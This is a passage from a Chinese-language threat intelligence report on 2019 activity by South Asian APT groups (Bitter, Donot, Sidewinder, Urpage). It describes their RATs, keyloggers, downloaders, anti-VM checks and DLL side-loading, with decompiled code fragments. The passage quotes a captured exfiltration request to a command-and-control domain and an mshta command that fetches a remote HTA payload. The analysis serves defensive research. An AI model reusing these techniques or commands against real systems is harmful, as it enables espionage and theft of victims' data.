目前我们掌握的插件有一下四类，第一类为驻留用插件，其功能为添加 Downloader 程序到启动项注册表下，在 HKCU\Software\microsoft\windows\currentversion\run 下添加开机启动项 audiodq 指向 Downloader 的路径，路径为 C:\intel\logs\audiodq.exe

```
q_decryptstr((const char *)aCIntelLogsAudi);
q_decryptstr(aSoftwareMicros);
q_decryptstr(aAudiodq);
RegCreateKeyExA(HKEY_CURRENT_USER, aSoftwareMicros, 0, 0, 0, 0xF003Fu, 0, (PHKEY)&hInstance, 0);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, aSoftwareMicros, 0, 0xF003Fu, (PHKEY)&hInstance) )
{
  RegSetValueExA((HKEY)hInstance, aAudiodq, 0, 1u, aCIntelLogsAudi, strlen((const char *)aCIntelLogsAudi));
  RegCloseKey((HKEY)hInstance);
  exit(0);
}
```

第二类插件为 RAT 程序，能实现简单的远程控制命令，通讯包通过指定串进行异或来加密，RAT 程序能够接受的指令如下表：

指令号	功能
3000	获取计算机名，用户名，操作系统名，RAT 文件名
3001	获取硬盘信息
3002	搜集指定路径下的文件信息
3004	发送大数据包
3005	创建指定文件
3006	向 3005 指令创建的文件写入数据
3007	打开指定文件
3009	读取文件内容并上传
3012	创建 Cmd，开始远程执行命令
3013	执行命令
3015	发送 cmd 执行命令后产生的大数据包
3016	结束 cmd 进程
3017	终止指定线程

第三类插件为信息收集插件，这类插件包含两种，一种为 Keylogger，另一种为文件信息收集插件。Keylogger 的技术实现为系统钩子（SetWindowsHook），除了收集键盘信息外，其也会收集剪切板信息。

```
hhk = SetWindowsHookExA(13, KeyEvent, v1, 0);
sub_402520();
UnhookWindowsHookEx(hhk);
result = 0;
```

```
if ( OpenClipboard(0) )
{
  if ( IsClipboardFormatAvailable(1u) )
  {
    v3 = (const char *)GetClipboardData(1u);
```

文件收集插件则会收集指定后缀名的插件，包括的类型如下：

```
txt, ppt, pptx, pdf, doc, docx, xls, xlsx, zip, z7, rtf, txt, apk, neat
```

同时其收集文件时也会排除以下目录：

```
program files, program files(x86), Windows, Win32, system32, MsoCache, Windows.old, inetpub, $RECYCLE.BIN, ProgramData, SWSETUP, Microsoft, SYSTEM.SAVBoot, wwwroot, Boot, local, Intel, PerfLogs
```

满足条件的文件的文件路径以及文件最后修改时间会被保存到文件 C:\Windows\debug\WIA\winlog0a.txt 中。最后将搜集到的文件信息和机器名，GUID，时间一起上传到服务器。

```
POST /autolan.php?1=WIN-C6AG8VTKLTS@bba3fe74-7611-4171-a32d-177a
83e9dbec@2019.11.28.181200@C HTTP/1.1..Host: tongbanzhichi.net..
Content-Type: multipart/form-data; boundary=----aNtPOGQuYdaKesBc
hd3651PDK986436LSTHSYB23akdKsOPxrsQzvf..Content-Length: 435..Con
nection: Keep-Alive....------aNtPOGQuYdaKesBchd3651PDK986436LSTH
SYB23akdKsOPxrsQzvf..Content-Disposition: form-data; name="file"
; filename="C:\Windows\debug\WIA\winlog0a.txt"..Content-Type: te
xt/plain....2.0.1.9.1.1.2.8.1.8.0.4.2.5._.C.:.\.W.i.n.d.o.w.s.\.
d.e.b.u.g.\.W.I.A.\.w.o.r.l.d...t.x.t.|.|.2.0.1.9.1.1.2.8.1.7.2.
1.5.5._.C.:.\.W.i.n.d.o.w.s.\.d.e.b.u.g.\.W.I.A.\.H.E.L.L.O...t.
x.t.|.|...------aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPx
rsQzvf--........?<??.? .@..................................
```

除了上述恶意代码外，也有一类 C#恶意程序的使用，目前发现的后门程序有两类，其接收的指令格式存在区别，但是都为 RAT 程序。

```
ClientPacketProcessor.packetList = new SortedList<short, ClientPacketProcessor.PacketType>();
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Delete File", 2, typeof(R_DeleteFile)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Processes", 3, typeof(R_GetProcesses)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Kill Processes", 4, typeof(R_KillProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Suspend Processes", 5, typeof(R_SuspendProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Resume Processes", 6, typeof(R_ResumeProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Process DLLs", 8, typeof(R_GetProcessDLLs)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Process threads", 9, typeof(R_GetProcessThreads)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Mod Thread", 16, typeof(R_ProcessModThread)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Start Process", 17, typeof(R_StartProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr get drives", 18, typeof(R_FileMgrGetDrives)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr get Folders", 19, typeof(R_FileMgrGetFiles)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr Create File", 20, typeof(R_CreateFile)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr Copy File", 21, typeof(R_CopyFily)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Begin", 38, typeof(R_FileTransferBegin)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Data", 39, typeof(R_FileTransferSend)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Complete", 40, typeof(R_FileTransferEnd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer for downloading start", 41, typeof(R_FileTransferStart)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Command", 48, typeof(R_GetCommand)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Start Command Prompt", 49, typeof(R_StartCmd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Stop Command Prompt", 50, typeof(R_StopCmd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Connection Status", 51, typeof(R_HeartbeatMessage)));
```

2 类 RAT 程序接受的控制命令如下表：

第一类：

数据包类型	功能
Delete File	删除文件
Get Processes	获取运行的进程信息，包括进程名，PID，进程主窗口标题等
Kill Processes	根据 PID 终止指定进程
Suspend Processes	挂起进程
Resume Processes	恢复被挂起的进程

Get Process DLLs	获取进程中的模块信息，包括模块名，模块基址，模块入口地址，模块在内存中的大小等信息
Get Process threads	获取进程中的线程信息，包括线程 id，线程状态等信息
Mod Thread	对指定进程下的指定线程做挂起/恢复/终止操作
Start Process	创建新的进程
FileMgr get drives	获取磁盘信息，包括磁盘名，磁盘类型等
FileMgr get Folders	获取指定路径下的文件信息，包括文件名，文件大小，文件最后访问时间等信息
FileMgr Create File	创建指定的文件
FileMgr Copy File	拷贝文件
FileTransfer Begin	开始文件传输，将要传输的文件 id 将入队列中
FileTransfer Data	传输文件，读取要上传的文件内容
FileTransfer Complete	完成文件传输，将文件对应的 id 从对应中删除
FileTransfer for downloading start	传输文件
Get Command	下发命令
Start Command Prompt	启动 cmd，执行远程命令
Stop Command Prompt	终止 cmd 进程
Connection Status	心跳包

第二类：

指令名称	指令说明
tskmgr	启动任务管理器
getinfo	获取各类信息，包括机器名，系统型号，杀软情况等
prockill	终止指定 ID 的进程
proclist	获取进程信息，包括进程名，主窗口信息等
startcmd	启动 cmd 进程远程执行命令
stopcmd	终止 cmd 进程
cmd	执行下发的命令
fdrive	获取磁盘信息，包括磁盘名，磁盘大小
fdir	获取指定路径下的文件信息
f1	获取指定目录的父目录完整路径
fpaste	拷贝或移动文件/文件夹
fexec	执行程序
fhide	将文件属性设置为隐藏
fshow	将文件属性设置为可见
fdel	删除文件
frename	重命名文件
ffile	新建文件
fndir	新建文件夹
getfile	读取文件内容
putfile	写文件
fup	下发文件
fdl	判断要上传的文件是否存在
fconfirm	上传指定文件内容
dc	断开当前连接，并重新连接并接收远程命令


除了 Windows 平台的恶意程序，蔓灵花也使用了 Android 平台的恶意程序。

Android 的恶意程序主要是通过图标伪装成正常的 APP 来诱导用户下载安装。目前发现有伪装成聊天工具，图片查看器等，部分 Android 平台的受害者身份与 Windows 平台的受害者身份重合。相关详细细节可参考《蔓灵花（APT-C-08）移动平台攻击活动揭露报告》（http://blogs.360.cn/post/analysis_of_APT_C_08.html）

目前我们发现的受害者大多数为巴基斯坦政府相关人员，中国的受害者主要包括军贸相关单位、驻外大使馆等。

肚脑虫

2019 年监测到的肚脑虫（Donot）组织攻击流程图如下：



本次攻击使用的恶意代码工具与之前曝光的 yty 框架基本一致，两者类比如下表：


	yty 框架	本次攻击使用的框架
编程语言	C#	C++
插件形式	EXE	DLL 为主，少量 EXE

1. 载荷投递过程

Donot 组织依旧使用了 InPage 漏洞文档（CVE-2017-12824），Word 漏洞文档（CVE-2017-11882）作为主要的载荷投递手段，但是我们在巴基斯坦部分受害者中监测到了通过 U 盘进行传播的例子，程序伪装成了特殊文件，诱导用户进行点击。

文件名
g:\sefam.exe
e:\documents.exe
h:\reply for swol notice.exe
h:\windows 10.exe
h:\windows 7.exe

目前发现的恶意程序均伪装为 Word 文档诱导受害者点击。



2. 下载与执行

Donot 依旧采用了 Downloader 下载执行插件的策略，但是其会下载执行两次 Downloader，第一阶段 Downloader 会通过特殊路径检测系统杀毒软件，通过特殊 CPU 指令判断当前环境是否为 VMware 虚拟机。


```
; char aProgramFilesEs[]
aProgramFilesEs db 'Program Files\eScan',0 ; DATA XREF: q_
                                           ; q_CheckAV:loc_41
; char aProgramFilesX8[]
aProgramFilesX8 db 'Program Files (x86)\eScan',0
                                           ; DATA XREF: q_Che
                                           ; q_CheckAV:loc_41
                db    0
                db    0
; char aProgramFilesAv[]
aProgramFilesAv db 'Program Files\Avast Software',0
                                           ; DATA XREF: q_Che
                                           ; q_CheckAV:loc_41
                db    0
                db    0
                db    0
; char aProgramFiles_0[]
aProgramFiles_0 db 'Program Files (x86)\Avast Software',0
```

```
0040D2FE push    edx
0040D2FF push    ecx
0040D300 push    ebx
0040D301 mov     eax, 'VMXh'
0040D306 mov     ebx, 0
0040D30B mov     ecx, 0Ah
0040D310 mov     edx, 5658h
0040D315 in      eax, dx
0040D316 cmp     ebx, 'VMXh'
0040D31C setz    [ebp+var_19]
0040D320 pop     ebx
0040D321 pop     ecx
0040D322 pop     edx
```

同时收集操作系统信息，包括处理器信息，系统版本号，用户名，机器名，mac 地址，磁盘信息，Program File，Program File(x86)目录下的文件夹信息，将收集到的数据加密发送到 C&C 服务器并下载 Second Downloader 插件，同时设置任务计划来定时启动 Second Downloader 插件。

如果没有杀毒软件，其使用 rundll32 执行：

如果其检测到杀毒软件存在，其使用 regsvr32 进行启动。



Second Downloader 会下载执行具体插件，其中插件与之前曝光的 yty 框架相类似，但是主要的形式为 DLL 而不是 EXE，在分析过程中发现服务器返回了如下信息：

```
KBDriver.dll:0>750592/
NetworkConnection.dll:0>832000/
VGAGraphics.dll:0>640512>T|config.bin|??/
FolderOptions.dll:0>928256>T|config.bin|rdyb7Uq4uYu6Cjmcud8nBw==/
Storage.dll:0>758272>D|color.ico|860182/
RuntimeBrowser.dll:0>381440/
audiosync.exe:0>922624>T|k10cc|00_00-00_00?,5>D|CellRec.dll|/
YTY:40>843264/
lava.bat:0
```

从返回的信息中我们获取了框架中的插件信息：.


文件名	对应 yty 框架	功能描述

ProcessManager.dll	BootheIp.exe	Second Downloader 主体，负责与 C&C 进行通讯，下载执行其他插件
NetworkConnect.dll	abode.exe	Uploader，其会上传 KBDriver、VGAGraphics、Storage、RuntimeBrowser、audiosync 等插件收集的信息
VGAGraphics.dll	dspcheck.exe	屏幕截取插件，将截取的屏幕信息，加密保存到路径%appdata%\TGMake\vgagraphics\vgagraphics\
FolderOptions.dll	vstservice.exe	文件收集插件，首先尝试从 Google 文档中获取数据，如果成功获取到数据，解密出 C&C 地址并使用，失败则使用插件内置 C&C 地址；随后读取%userprofile%\appdata***\folderoptions\下的 config.bin 文件，获取要收集的文件后缀，若不存则使用插件默认要收集的文件格式。默认情况下会收集.pdf,.doc,.ppt,.xls,.docx,.xlsx,.pptx,.docm,.rff,.inp,.xlsm,.csv,.odt,.pps,.vcf 后缀的文件信息，最后将搜集到的文件信息做 AES 加密上传。
RuntimeBrowser.dll		下载失败暂无信息。
KBDriver.dll		下载失败暂无信息。
audiosync.exe		下载失败暂无信息。
CellRec.dll		下载失败暂无信息。
lava.bat		下载失败暂无信息。
Storage.dll		下载失败暂无信息。
YTY	推测为旧 YTY	下载失败暂无信息。

2019 年监测到的 Donot 受害者主要分布在巴基斯坦和斯里兰卡，11 月份时阿富汗驻中国的大使馆也被攻击。其中包括巴基斯坦新闻广播对外宣传部，斯里兰卡军方相关人员。

响尾蛇

2019 年间监测到的响尾蛇组织攻击流程图如下：



初始入侵阶段

在初始入侵阶段，响尾蛇组织使用了两种攻击方式，一种为 Office 漏洞文档（CVE-2017-11882），另一种为伪装的 LNK 文件，LNK 文件中带有 HTA 命令，将远程执行 HTA 命令。

%windir%\system32\mshta.exe hxxps://msftupdate.**.com/cdne/plds/zoxr4yr5KV.hta

hta 会下载 JavaScript 文件和一个正常的 Word 文档执行，诱饵 Word 文档将被打开，进而欺骗受害者。

部分漏洞文档内容如下：

1. 恶意代码执行阶段

如果漏洞文档被执行且漏洞被成功触发，其会释放 JavaScript 脚本到系统%temp%目录下并执行，脚本会在内存中反射加载.Net 模块，该项攻击技术参考了开源项目 DotNetToJScript。

```
try{
    window.resizeTo(1, 1);
    window.moveTo(-1000, -1200);
    function oOuBCn(b) {
        var enc = new ActiveXObject("System.Text.ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
/* The slimy dog elegantly killed because some dog passionately killed towards a slimy plastic which, became a lazy, slimy
plastic. */

        ba = transform.TransformFinalBlock(ba, 0, length);
        var ms = new ActiveXObject("System.IO.MemoryStream");
// The lazy teacher elegantly rolled because some clock elegantly ran into a rough dog which, became a lazy, rough old
lady.

        ms.Write(ba, 0, (length / 4) * 3);
        ms.Position = 0;
        return ms;
    }

    var so = "AAEAAAD/////
AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkR
```

值得注意的是，在 JavaScript 代码中，其添加了很多注释，类似于英文文章节选。

.Net 程序被内存加载后，其会执行 Work 函数，并向其传递参数

```
    o.Work(x,y,'ini/V3R1gjp6NLCKwG4ww02U8NsLQpR4i9hFWtyksLrr/31878/1346/4811c5b5');
} catch (e) {}
finally{window.close();}
```

Work 函数的主要功能为，从系统 system32 目录下拷贝 write.exe 文件到 C:\programdata\authyfiles\write.exe，并将其路径添加到注册表开机启动项，根据传入的第三个参数，解密传入的 x、y 两个字符串，解密后为两个 DLL 文件，释放到 C:\programdata\authyfiles\目录，其中一个文件名为 PROPSYS.dll，另一个随机生成长度为 5 的字符串，后缀名为.tmp。

```
Directory.CreateDirectory(text);
string text3 = this.GenerateToken(5) + ".tmp";
byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
string s = new string('F', 20);
string s2 = text3.PadRight(20, ' ');
array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s), Encoding.Unicode.GetBytes(s2));
byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
string s3 = new string('X', 500);
string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3), Encoding.Unicode.GetBytes(s4));
array2 = Program.EncodeData(array2);
File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)), true);
File.WriteAllBytes(Path.Combine(text, "PROPSYS.dll"), array);
File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
```

随后其会执行 Copy 的 write.exe，write.exe 会调用同目录下的 propsys.dll，这是一种白利用 DLL 劫持技术。

propsys.dll 加载后会内存解密，反射加载同目录下的.tmp 文件。

```
private static readonly Assembly _assembly = Assembly.Load(Loader.DecodeData(File.ReadAllBytes(Path.Combine
  (Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location), "6rrTxHI.tmp          ".Trim()))));
```

该 tmp 文件是一个 C# 后门程序，设置了 2 个定时器来执行恶意操作。其中一个定时器用于从指定地址下载后续载荷并执行，另一个定时器则负责上传搜集到的信息。其搜集的信息如下：

搜集的内容	说明
当前用户信息	当前用户是否为管理员是否在管理员组
计算机信息	包括了用户名，计算机制造商，计算机型号，内存大小等
杀软，反间谍软件信息	名称，产品状态等
进程信息	进程名，命令行等信息
处理器信息	处理器名，架构，核心数量等
操作系统信息	系统版本号，型号等
时区信息	时区信息

补丁信息	补丁 id，补丁描述等信息
网络信息	Mac，ip，dns，网关地址等
特定目录下文件信息	获取 Desktop，Documents，Downloads，Contacts 目录下的文件信息
磁盘信息	磁盘名，类型，总空间，可用空间等
软件信息	获取系统上安装的软件名，型号信息
特定后缀的文件信息	搜集后缀为 doc, docx, xls, xlsx, pdf, ppt, pptx 的文件
文件信息	搜集所有磁盘下的文件信息，包括文件名，属性，时间信息

针对响尾蛇组织，我们捕获到了多种白利用 DLL 劫持组合：

正常系统文件名	描述	黑 DLL 名
write.exe	写字板程序	propsys.dll
credwiz.exe		Duser.dll
Cmdl32.exe		cmpbk32.dll
rekeywiz.exe		Duser.dll

响尾蛇的受害者对象包括各国驻华使馆，包括约旦大使馆，阿联酋大使馆等外国驻中国的大使馆，某中国集团公司，孟加拉军方人员，巴基斯坦政府机构包括反恐主义部门（CTD），巴基斯坦证券交易委员会（SECP）

Urpage


2019 年，我们发现一起针对巴基斯坦反恐局(Counter Terrorism Department - CTD)的攻击行动，其持续时间从 6 月初延续到 9 月底，此次攻击依旧使用了钓鱼 Office 文档的攻击方式，使用的漏洞为 CVE-2017-11882。

其使用了两种语言编写的 Downloader 程序，第一类为 Delphi 编写的 Downloader 程序，后一类为 VB 编写。

Delphi 编写的 Downloader 程序会在%appdata%\Templets\路径下创建文件 imhosts.ini，并随机写入长度为 16 的字符串。

```
0046D831 mov     eax, ds:System__AnsiString ; %appdata%\Templets\imhosts.ini
0046D836 call    @Sysutils@ForceDirectories$qqr17System@AnsiString ; Sysutils::ForceDirectories(System::AnsiString)
0046D83B mov     edx, ds:dword_471F3C
0046D841 mov     eax, offset unk_471F58
0046D846 call    @System@@Assign$qqrr15System@TTextRecx17System@AnsiString ; System::__linkproc__ Assign(System::TTextRec &,System::AnsiString)
0046D84B mov     eax, offset unk_471F58
0046D850 call    @System@@RewritText$qqrr15System@TTextRec ; System::__linkproc__ RewritText(System::TTextRec &)
0046D855 call    @System@@_IOTest$qqrv ; System::__linkproc__ _IOTest(void)
0046D85A mov     eax, offset unk_471F58
0046D85F call    @System@@Close$qqrr15System@TTextRec ; System::__linkproc__ Close(System::TTextRec &)
0046D864 call    @System@@_IOTest$qqrv ; System::__linkproc__ _IOTest(void)
```

该字符串之后会被发往服务器，并作为 RC4 Key 来解密服务器返回的数据。



木马向解密出来的 C&C: cy***.com/***/indertysduy.php 发送请求，并解密返回的数据。在测试过程中，木马返回的数据解密后为：juscheck.doc。木马将接收到的数据与字符%appdata%\Templets 拼接，得到路径%appdata%\Templets***.doc

木马再次发送请求，解密返回数据并将数据写入到%appdata%\Templets***.doc，然后将后缀名从 doc 改为 exe，通过 ShellExecute 执行下载的文件。

```
call    @Sysutils@DeleteFile$qqrx17System@AnsiString ; Sysutils::DeleteFile(System::AnsiString)
push    1               ; nShowCmd
push    0               ; lpDirectory
push    offset Parameters ; lpParameters
mov     eax, dword ptr [ebp+var_C]
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System::__linkproc__ LStrToPChar(System::AnsiString)
push    eax             ; lpFile
push    offset Operation ; "Open"
mov     eax, ds:off_470A28
mov     eax, [eax]
mov     eax, [eax+30h]
push    eax             ; hwnd
call    ShellExecuteA
```

在分析的过程中 Delphi Downloader 下载执行了 VB Downloader。VB downloader 与 Delphi Downloader 相比多了对受害者系统信息的收集功能，攻击者可以根据收集到的信息来判断是否需要下发后续恶意程序。

其首先通过 WMI 判断是否在虚拟机环境中，如果在虚拟机中就结束运行。

```
lea     eax, [ebp+var_6C]
push    eax
push    offset a46725f72568113 ; Select * from Win32_ComputerSystem
mov     ecx, [ebp+arg_0]
mov     edx, [ecx]
mov     eax, [ebp+arg_0]
```

```
lea     edx, [ebp+var_7C]
push    edx
call    ds:rtcUpperCaseVar
lea     eax, [ebp+var_6C]
push    eax
push    offset a49564561484e3f ; VIRTUAL
mov     ecx, [ebp+arg_0]
mov     edx, [ecx]
mov     eax, [ebp+arg_0]
```

随后其创建了 6 个定时器，各个定时器功能如下表:

	功能描述
Timer1	在目录%userprofile%\Microsoft32\Support 下创建文件 System_log。
Timer2	根据 Timer5 返回的木马名，向服务器发起请求下载木马并执行。
Timer3	通过 WMI 搜集用户名，机器名，系统上杀毒软件的安装情况，program file，program file(x86)目录下的文件夹名，在目录%userprofile%\Microsoft32\Support 下创建文件 ugefy.dat，存储随机生成的一串字符串。
Timer4	在%appdata%\Microsoft\Windows\Start Menu\Programs\Startup 目录下创建快捷方式 xwin.lnk 指向木马文件。
Timer5	与服务器通信，将返回的数据以%~%做分割，判断是否存在 flop 字符，如果存在会启动 Timer2,下载后续的木马文件。如果不存在则调用 Timer6，进入循环。分析过程中返回了 flip%~%，代表不下发后续木马。如果下发后续木马返回的格式应该是 flop%~%木马名字。
Timer6	通过 Ping google.com 来判断当前网络情况，如果当前能够 ping 通 google，则启用 Timer3。

关联到 Urpage 组织的证据：

趋势科技在 2018 年报道过 Urpage 组织，趋势认为该组织会定向攻击使用 Inpage 软件的地区。Urpage 组织在 2018 年的攻击中使用过 Delphi，VB 恶意程序。在本次攻击中也发现了 Delphi，VB 恶意程序，并且发现了多处相似痕迹。

Delhi 样本相似性分析：

资源中的信息相似，左边是本次攻击中的使用的样本，右边为趋势报告中的样本。

```
object samplecsa: TIdHTTP
  MaxLineAction = maException
  AllowCookies = True
  ProxyParams.BasicAuthentication = False
  ProxyParams.ProxyPort = 0
  Request.ContentLength = -1
  Request.ContentRangeEnd = 0
  Request.ContentRangeStart = 0
  Request.Accept = 'text/html, */*'
  Request.BasicAuthentication = False
  Request.UserAgent = #0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0
  HTTPOptions = [hoForceEncodeParams]
  Left = 1096
  Top = 40
end
```

```
object idhtp1: TIdHTTP
  MaxLineAction = maException
  AllowCookies = True
  ProxyParams.BasicAuthentication = False
  ProxyParams.ProxyPort = 0
  Request.ContentLength = -1
  Request.ContentRangeEnd = 0
  Request.ContentRangeStart = 0
  Request.Accept = 'text/html, */*'
  Request.BasicAuthentication = False
  Request.UserAgent = #0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0#0
  HTTPOptions = [hoForceEncodeParams]
  Left = 584
  Top = 152
end
```

Delphi 样本中都通过定时器来触发木马的行为。本次攻击中使用了一个定时器来触发从服务器下载后续木马的行为。趋势的样本中则使用了 2 个定时器来触发木马的行为。左边是本次攻击中的使用的样本，右边为趋势报告中的样本。

```
  object scroll: TTimer
    OnTimer = scrollTimer
    Left = 1152
    Top = 104
  end
end
```

```
  object ploicv: TTimer
    Interval = 50000
    OnTimer = ploicvTimer
    Left = 208
    Top = 296
  end
  object vbcxf: TTimer
    Interval = 40000
    OnTimer = vbcxfTimer
    Left = 336
    Top = 328
  end
end
```

VB 样本相似性分析：

